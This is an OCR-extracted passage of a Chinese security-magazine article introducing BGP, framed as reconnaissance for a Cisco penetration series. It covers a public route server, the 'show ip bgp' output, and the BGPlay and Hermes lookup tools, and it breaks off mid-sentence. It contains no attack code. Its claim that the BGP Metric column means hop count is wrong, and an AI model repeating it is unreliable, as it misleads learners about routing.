


图7

前置知识: 路由器
关键词: 渗透、Cisco、BGP协议



Cisco 渗透系列之 BGP详细分析

文/图 cnbird

本文的内容有点复杂，要求读者必须了解非常多的东西，例如Internet的核心协议TCP/IP、路由器的相关知识，还包括一些外界因素，例如经济原因等，使得BGP协议非常多样复杂，难以理解。本文将尽量使用简洁的语言帮助大家来理解BGP。

BGP简介

BGP(Border Gateway Protocol，边界网关协议)是用来连接Internet上的独立系统的路由选择协议。BGP是一种在自治系统之间动态交换路由信息的路由协议。一个自治系统的经典定义是在一个管理机构控制之下的一组路由器，它使用IGP和普通度量值向其他自治系统转发报文。

说些现实中的例子吧，比如中国电信和网通。中国互联网长期以来存在电信网通南北割据，虽然互联却不互通的状况。这种情况在网站上的表现，即是用网通接入的网站，使用电信线路的网民访问速度极慢，使用电信线路接入的网站，使用网通线路的网民访问速度极慢。要想解决这个问题，目前只能有两种办法: 一是类似百度这样的大型网络公司，在全国各地设置镜像服务器，采用分布式网络拓扑结构实现快速访问，但缺点是投资大，动辄数百万的经费不是一般企业能承受的; 另一种是将服务器同时接入电信、网通双线，支付双倍的网络费用，具有一定客户规模的建站公司可以承受这样的成本。

现在大家应该经常听说BGP接入方式。BGP接入对于传统的网通和电信接入有了非常多的好处，例如BGP协议本身是具有冗余特性的，ISP接入商可以实现路由的备份，当一条路径出现故障时会自动切换到其他线路。

下面简单地说一下BGP的选路原则。前面我们已经提到过，BGP协议是针对整个互联网的，也就是说BGP协议最核心的内容就是如何把一个数据包以最快的速度送达目的地，这就牵扯到了BGP的选路协议。我们说过，BGP不是简单地依靠区域或者国家来进行选路的，还牵扯到了一些其他方面的约束，这里我们只讨论技术层面的。

BGP简单命令详解

因为BGP的复杂特性，导致BGP的学习非常困难，因为测试环境非常难找。好在我们需要的东西不太多，能看懂基本的选路原则和BGP的路由更新就可以了。网上有一些免费学习的路由器，我们来看一下。比如route-server.ip.att.net，我们Telnet登录上去，如图1所示，输入rviews就可以了。




图1

再输入"show ip bgp",如图2所示,可以得到BGP的路由表。BGP的路由表非常庞大,可能上百万条数据,所以对路由器的性能要求非常高,大部分路由器使用的都是7200以上的路由器。下面说说其中几个比较重要的地方。




图2

(1)network栏,这里是到达目的网络的网络汇聚掩码(大部分的BGP路由表项的网络掩码都是使用汇聚以后的,这样做的重要目的就是节省路由表项)。

(2)Next hop是下一条的地址。这里的IP有很多,说明有多条路径到达目的网络。

(3)第3部分有点复杂。Metric代表的是跳数,0代表的是直接连接,Path是到达目的网络所经过的路径。

BGP路径查询

顾名思义,BGP路径查询就是查找BGP经过了哪些地方。我们重点讲解图形化的工具,第1个工具是BGPlay。如图3所示,我们点一下Start BGPlay,等待10秒钟就会出现图4所示的界面。

这里说明一下,要使用BGPlay,必须要安装JDK的Java环境。输入要查询的网络后缀地址,例如输入221.195.0.0/16,等待一会,就出现了如图5所示的界面,图中圆圈部分就是221.195.0.0所在的ASN 4837。点击4837,可以看到是网通169的核心网络,如图6所示。再点击其他的就可以得到4837所经过的路径,也就是直接跟4837最近的所有路径。

第2个工具是Hermes,可以说Hermes是BGP查询的"瑞士军刀",它能列举出跟要查询的AS




图3




图4




图5

